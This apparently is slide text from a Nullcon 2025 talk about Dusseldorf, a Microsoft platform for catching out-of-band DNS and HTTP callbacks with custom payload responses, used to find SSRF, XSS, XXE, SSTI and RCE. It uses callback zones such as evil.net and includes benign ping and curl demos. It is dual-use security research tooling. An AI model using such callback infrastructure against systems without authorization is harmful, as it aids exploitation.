The network request is dissected, and if it matches the correct rule and zone, a custom response is generated.

Persistent storage

Matched network requests and its responses are stored in CosmosDB / MongoDB instance.

DuSSeldoRF Architecture



Network listeners

Flexible DNS, HTTP and HTTPS services listen to incoming network requests.

Analysis and rule match

The network request is dissected, and if it matches the correct rule and zone, a custom response is generated.

Persistent storage

Matched network requests and its responses are stored in CosmosDB / MongoDB instance.

Administrative Frontend

Web Application with REST API to see request data, create zones, and setup rules to provide automated responses.

Dusseldorf Building blocks

Domains

A domain whose NS record is pointing to Dusseldorf, such as **evil.net**.

Requests

Any DNS resolves and requests sent to **test.evil.net**

Zones

Any DNS subdomain, such as **test.evil.net**

Rules

Custom filters and responses on this zone

Dusseldorf Building blocks

Domains

A domain whose NS record is pointing to Dusseldorf, such as **evil.net**.

Requests

Any DNS resolves and requests sent to **test.evil.net**

Zones

Any DNS subdomain, such as **test.evil.net**

Rules

Custom filters and responses on this zone

Talking about zones


Zones

- Setup zone *once*, ex: a.domain.tld
- Unique “hard to guess” DNS names could indicate a vulnerability
- *Unlimited subdomains, which can be detected and triggered.
- DNS Key space:
 - DNS is assumed to be case insensitive
 - Numbers, letters and numbers are allowed (37 chars)

6 chars 2.5 Billion


8 chars 3.5 Trillion

10 chars 4.8 Quadrillion



Casting a "net" with zones

s8k32md.a.domain.tld
ffx52883.a.domain.tld
sue89273.a.domain.tld
o300d9en3.a.domain.tld
iisuee9e83.a.domain.tld
akzfse62882.a.domain.tld
zzs99ss82.a.domain.tld
uus8293.a.domain.tld
cc28sbc9266.a.domain.tld
g2abbs989sd.a.domain.tld



Payload for zzs99ss82.a.domain.tld was "successful"

Agenda

Why




Why we build it

What



What we build

How




How we use it



Using the UI

- Easy web UI to create and manage zones, rules, etc.
- Based on React and FluentUI2
- Easily collaborate with others
 - On the same Azure tenant.
- Built-in payload examples in templates



Creating a zone

The screenshot shows a web browser window with the URL `https://test.dusseldorf.security.azure/ui/#/home`. The browser tabs include 'Manager Stuff', 'MSRC Wiki', 'DataConnectors - Si...', 'Open Source Securi...', 'netsec', and 'MSRC VRI PBI'. The application header displays 'Dusseldorf' and the user 'MH Michael Hendrickx'. A sidebar on the left contains navigation options: 'Home', 'Rule Templates' (with sub-items 'About' and 'Templates'), and 'DNS Zones' (with sub-items 'All Zones' and 'Zones'). The main content area is titled 'Project Dusseldorf' and features a '+ Create zone' button in the top right. Below the title, there is a card with a plus icon and the text 'Create a new zone' and 'Create a new DNS zone to get started.' A green notification bar at the bottom of the main content area displays a checkmark and the text 'Database loaded'. Below the notification, there is a paragraph of text explaining the platform's purpose and a link to 'https://aka.ms/dusseldorf/docs'. At the very bottom, there is a link for 'Privacy notification'.

Work Microsoft DuSselDoRF

https://test.dusseldorf.security.azure/ui/#/home

Manager Stuff MSRC Wiki DataConnectors - Si... Open Source Securi... netsec MSRC VRI PBI

Dusseldorf MH Michael Hendrickx

Home

Rule Templates

About

Templates

DNS Zones

All Zones

Zones

Project Dusseldorf

Create a new DNS zone to get started.

+ Create zone

Create a new zone

Create a new DNS zone to get started.

Database loaded

Dusseldorf is a platform for analyzing out-of-band network requests to detect security vulnerabilities at scale. It is intended to help with application security research. If you are unsure if you should be using this software, please contact your security team or contact us on: dusseldorf@microsoft.com.

This platform is used to automatically detect and dissect network traffic and iteratively manipulate its responses with custom payloads to ease further analysis and exploitation. This process helps in exploring, researching and exploiting cloud vulnerabilities such as SSRF, XSS, XXE, SSTI, RCE etc.

Dusseldorf uses unique zones (in the form of FQDN subdomains) to determine the routing of network requests. This way, only you can see what's sent to your zones, or you can setup strong RBAC rules to provide granular access to other to collaborate.

For more information and information on how to get started, go to <https://aka.ms/dusseldorf/docs>.

[Privacy notification](#)

Creating a zone

The screenshot shows a web browser window with the URL `https://test.dusseldorf.security.azure/ui/#/home`. The page title is "Project Dusseldorf" and the user is identified as "Michael Hendrickx". The main heading is "Create a DNS Zone" with the instruction "Choose a desired zone name; it cannot already be taken." The input field contains "nullcon" and the dropdown menu shows "dssldr.net" with a checkmark. Below the input field is a link "Generate a random zone" and a link "Bulk create »". At the bottom right, there are two buttons: "+ Add zone" and "X Close".

Work Microsoft DuSselDRF

https://test.dusseldorf.security.azure/ui/#/home

Manager Stuff MSRC Wiki DataConnectors - Si... Open Source Securi... netsec MSRC VRI PBI

Dusseldorf MH Michael Hendrickx

Project Dusseldorf

Create a new DNS zone to get started.

+ Create zone

Home

Rule Templates

About

Temp

DNS Zones

All Zones

Zone

...

Create a DNS Zone

Choose a desired zone name; it cannot already be taken.

nullcon . dssldr.net ✓

Generate a random zone

Bulk create »

+ Add zone X Close

Using the UI

- Any traffic, including DNS lookups, are captured

The screenshot shows a terminal window on the left and a network monitoring interface on the right. The terminal window displays the following output:

```
michael@ndrix3: ~  
michael@ndrix3:~$ ping nullcon.dssldr.net  
PING nullcon.dssldr.net (48.214.178.19) 56(84)  
64 bytes from 48.214.178.19 (48.214.178.19): icmp  
64 bytes from 48.214.178.19 (48.214.178.19): icmp  
64 bytes from 48.214.178.19 (48.214.178.19): icmp  
64 bytes from 48.214.178.19 (48.214.178.19): icmp  
64 bytes from 48.214.178.19 (48.214.178.19): icmp  
^C  
--- nullcon.dssldr.net ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss  
rtt min/avg/max/mdev = 244.824/246.183/250.467/2  
michael@ndrix3:~$ |
```

The network monitoring interface on the right shows the following details:

- Target: **nullcon.dssldr.net**
- Navigation: Home, Rule Templates, About, Templates
- DNS Zones: All Zones, Zones (expanded to show m.dssldr.net and nullcon.dssldr.net)
- Network Requests Table:

| Protocol | Client IP | Timestamp | Request | Response |
|----------|---------------|---------------|-------------------|---------------|
| dns | 8.0.40.11 | 4 seconds ago | A/nullcon.dssl... | 48.214.178.19 |
| dns | 8.0.40.20 | 4 seconds ago | AAAA/nullcon... | |
| dns | 8.0.40.29 | 4 seconds ago | A/nullcon.dssl... | 48.214.178.19 |
| dns | 192.221.176.7 | 9:29:45 AM | A/nullcon.dssl... | 48.214.178.19 |
| dns | 8.0.40.23 | 9:29:45 AM | AAAA/nullcon... | |
| dns | 8.0.40.18 | 9:29:45 AM | A/nullcon.dssl... | 48.214.178.19 |
| dns | 192.221.176.8 | 9:26:32 AM | A/nullcon.dssl... | 48.214.178.19 |

Setting up rules

- In the Rules tab of your zone
- Create “filters” for when the rule will trigger
- Add actions to make custom responses
- Use templates for commonly used payloads

```
michael@ndrix3:~$ curl -i -X PUT nullcon.dssldrk.net
HTTP/1.0 200 OK
Server: dusseldorf v1
Date: Fri, 28 Feb 2025 17:39:27 GMT
Date: yesterday
content-length: 14

hello nullcon!michael@ndrix3:~$ 3~|
```

When this happens:

Method is one of PUT

Then do this:

Send HTTP header Date: yesterday

Response body hello nullcon!



Home

Rule Templates

About

Templates >

DNS Zones

All Zones

Zones v

m.dssldrk.net

nullcon.dssldrk.net

...

nullcon.dssldrk.net

Requests

Rules

Auth

Delete Zone

QRCode

Network Requests

| Protocol | Client IP | Timestamp | Request | Response |
|----------|-----------------|------------|-------------------|---------------|
| http | 114.143.185.173 | 9:39:27 AM | PUT / | HTTP 200 |
| http | 114.143.185.173 | 9:39:24 AM | PUT / | HTTP 200 |
| dns | 172.217.38.30 | 9:39:16 AM | A/nullcon.dssl... | 48.214.178.19 |
| dns | 74.125.178.220 | 9:39:16 AM | AAAA/nullcon... | |
| http | 114.143.185.173 | 9:38:47 AM | PUT / | HTTP 200 |
| http | 114.143.185.173 | 9:38:38 AM | PUT / | HTTP 200 |
| dns | 74.125.178.148 | 9:38:00 AM | AAAA/nullcon... | |
| dns | 172.217.34.217 | 9:38:00 AM | A/nullcon.dssl... | 48.214.178.19 |
| dns | 8.0.40.11 | 9:30:50 AM | A/nullcon.dssl... | 48.214.178.19 |
| dns | 8.0.40.20 | 9:30:50 AM | AAAA/nullcon... | |
| dns | 8.0.40.29 | 9:30:50 AM | A/nullcon.dssl... | 48.214.178.19 |
| dns | 192.221.176.7 | 9:29:45 AM | A/nullcon.dssl... | 48.214.178.19 |
| dns | 8.0.40.23 | 9:29:45 AM | AAAA/nullcon... | |
| dns | 8.0.40.18 | 9:29:45 AM | A/nullcon.dssl... | 48.214.178.19 |
| dns | 192.221.176.8 | 9:26:32 AM | A/nullcon.dssl... | 48.214.178.19 |

Request Details

Client IP 114.143.185.173 Protocol HTTP Timestamp Feb 28, 2025, 9:39:27 AM

Raw Request

```
PUT / HTTP/1.1
Host: nullcon.dssldrk.net
User-Agent: curl/7.81.0
```

HTTP Request Headers

| | | |
|------------|---------------------|--|
| Host | nullcon.dssldrk.net | |
| User-Agent | curl/7.81.0 | |
| Accept | */* | |

Response Details


Raw Response

```
HTTP/1.0 200
Date: yesterday
Server: dusseldorf v1
Content-Length: 14

hello nullcon!
```

Adding others to your zone

- Must be in the same Azure tenant
- Add user@tenant to the zone
- 4 types of permissions
 - Read only: can only see requests
 - Read write: can make rules
 - Assign roles: can add others
 - owner: can do everything






is zone yet.

t reques:
is to pa

ity whi
binatio

Manage Users

Add or remove users from this zone (m.dssldrk.net). Please type their alias and select a permission level. Note that currently security groups are not supported.

| Alias | Permission | |
|--------------------------|------------|---|
| mihendri@microsoft.com | owner |  |
| jesszhang@microsoft.com | read only |  |
| leahrestad@microsoft.com | read write |  |

other@microsoft.com Read Write ▾ **Add User**

Close

Install: Requirements

- Requirements:
 - Public IP address, reachable over 53/udp, 80/tcp and 443/tcp*
 - Depending on your domain, you may need 2 IP addresses.
 - .ms needs 2 IP addresses.
- DNS domain name
 - *TLS wildcard certificate for domain
- Get the code from github.com/microsoft/dusseldorf

Nullcon 2025 setup 🎉

- Instance setup for hackers @ Nullcon 😊
- Will be disabled on ~15 March
- Get an account on:
 - <https://aka.ms/nullcon>
 - Send mihendri@microsoft.com an email with **nullcon2025** in the title
- UI is on:
 - <https://nullcon25.dusseldorf.security.azure/ui/>
- Dataplane:
 - *.nc25.ms

Agenda

Why




Why we build it

What



What we build

How



How we use it

Agenda

Why




Why we build it

What



What we build

How



How we use it

Why



Why we build it

Empower every person and every organization on the planet to achieve more

शुक्रिया

Thank you

<https://github.com/microsoft/dusseldorf>